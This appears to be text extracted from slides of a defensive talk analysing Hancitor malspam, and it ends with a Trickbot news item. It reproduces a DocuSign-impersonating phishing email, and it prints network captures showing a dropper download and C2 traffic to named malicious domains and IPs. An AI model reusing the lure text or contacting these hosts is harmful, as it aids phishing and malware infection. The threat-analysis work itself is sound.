
Email Addresses, Passwords



Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline

# Hancitor



Talking about Hancitor malspam



From DocuSign Signature <docusign@summitsealants.org> ☆

Reply Reply All Forward More

Subject got invoice from DocuSign Service

1/21/20, 10:11 AM

To [removed] <> ☆

DocuSign



Review and sign an invoice.

SEE INVOICE

Dear Recipient,

Please review this invoice  
This is an automatically created invoice.

This note keeps a secure link to DocuSign. Please do not show this code with other people.

Alternative signing via

Please visit DocuSign, click on 'Access Documents', enter the security code: 069B6AC514

Talking about Hancitor malspam



Time	Dst	Dst port	Host	Info
2020-01-21 17:18..	81.88.48.78	80	solovolonetwork.eu	GET /plugins/smittybar
2020-01-21 17:18..	49.51.133.162	80	summitsealants.net	GET /345_3429_34.php HT
2020-01-21 17:19..	54.235.220.229	80	api.ipify.org	GET / HTTP/1.1
2020-01-21 17:19..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:19..	77.68.188.136	80	wp.quercus.palustris.dk	GET /wp-content/plugins
2020-01-21 17:19..	81.177.6.156	80	lietarion.com	POST /mlu/forum.php HT
2020-01-21 17:19..	81.177.6.156	80	lietarion.com	POST /d2/about.php HTTP
2020-01-21 17:21..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:21..	77.68.188.136	80	wp.quercus.palustris.dk	GET /wp-content/plugins
2020-01-21 17:21..	185.153.196.209	80	185.153.196.209	GET /V2zZ HTTP/1.1
2020-01-21 17:21..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:22..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:23..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:23..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:24..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:25..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:25..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:26..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:27..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:27..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:28..	185.153.196.209	80	185.153.196.209	GET /j.ad HTTP/1.1
2020-01-21 17:29..	81.177.6.156	80	lietarion.com	POST /4/forum.php HTTP/
2020-01-21 17:29..	185.153.196.209	80	185.153.196.209	GET /i.ad HTTP/1.1

1: Referrer

1: Dropper location

Talking about Hancitor malspam



Time	Source
18 1.816756	49.1
19 2.021095	49.1
20 2.023865	49.1
21 2.023968	10.1
22 2.024286	49.1
23 2.025029	49.1
24 2.025161	10.1
25 2.042020	49.1
26 2.042148	49.1
27 2.042296	10.1
28 2.042423	49.1
29 2.044689	49.1
30 2.044958	10.1

```

GET /345_3429_34.php HTTP/1.1
Host: summitsealants.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36 Edg/79.0.389.68
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://solovlonetwork.eu/plugins/smittybar4.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 21 Jan 2020 17:18:29 GMT
Content-Type: application/octet-stream
Content-Length: 124328
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Description: File Transfer
Content-Disposition: attachment; filename=LI555809399878_6275.zip
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate
Pragma: public

PK.....5.SPX.....LI555809399878.vbs.....m.m.....d3d...o4...^..5xY!.....{...C...
..H..J..~.....*
..B..~...us.?....)...._.....g?.....o.....o.y...?.....^|...z...|...g?...0?....."....@...
.....@...^.....?....._.....@.....~....._.....u...
.....7x...~u.....>|.?.>|N..|.....W..>.....5....._.....bV....(./...^..w0...
\.....eq..dK|....._.....W..zY.....gp}...../..?.....q.....u|.dWk.q.0....}.....k.....?.....w...
1....._..f...k.....0..J...\\...0...|...\\...^.....e...~...~...7{..._...o..._.....cT..z..|..M.....
@...M...^.....@_.....}.....^..i...b...}.....~...f.....
5...aBhm.q.....}.....W...../..@.....a.....n6..._..00.../
6...w...M_}...|..?...z...~....._..qL...>..a...W...
6./...../.....^..M...x...p.....f.....m.....f~...q2[|..._...o...o.....y...|.....
7..9.....?...../S...?...l.../..b...~...?.....w0.....o...~..w|.3~.3.....@.....E...^...<...?.....V...
@.....o...4...{...x..5n..6.../..}.....}..0..._...fg...g.....u...3..6.....#5.....
6.....x.....?.....@.....0...?.....f.....C.....f.....~...?..0...
*..n..._.....
?.....a...w...P^...o..o.....f..l...c...S...P...c...t...s...A...@1..??.~..l...s..b...

```

URI  
host

= 2: [http://summitsealants.net/345\\_3429\\_34.php](http://summitsealants.net/345_3429_34.php)

1: Referrer

Hancitor

Talking about Hancitor malspam

Expression
TCP segment of a rea
0 [TCP segment of a
0 [TCP segment of a
0 [TCP segment of a
0 [TCP segment of a
0 [TCP segment of a
0 [TCP segment of a
0 [TCP segment of a

DE



# 4,067 Hancitor Blocks

Blocked domains for Hancitor, First Seen Dates (Normalized to the first of each month)



**Blocks of malspam domains in my environment**






## 12 Microsoft Uses Trademark Law to Disrupt Trickbot Botnet

OCT 20

Microsoft Corp. has executed a coordinated legal sneak attack in a bid to disrupt the malware-as-a-service botnet Trickbot, a global menace that has infected millions of computers and is used to spread ransomware. A court in Virginia granted Microsoft control over many Internet servers Trickbot uses to plunder infected systems, based on novel claims that the crime machine abused the software giant's trademarks. However, it appears the operation has not completely disabled the botnet.



<https://krebsonsecurity.com/2020/10/microsoft-uses-copyright-law-to-disrupt-trickbot-botnet/>

**Talking about Trickbot droppers**



